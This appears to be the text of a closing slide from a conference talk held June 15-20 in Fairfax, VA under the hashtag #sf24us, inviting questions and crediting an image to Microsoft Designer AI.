June 15-20 · Fairfax, VA

#sf24us

Time for Q & A

Generated with Microsoft Designer AI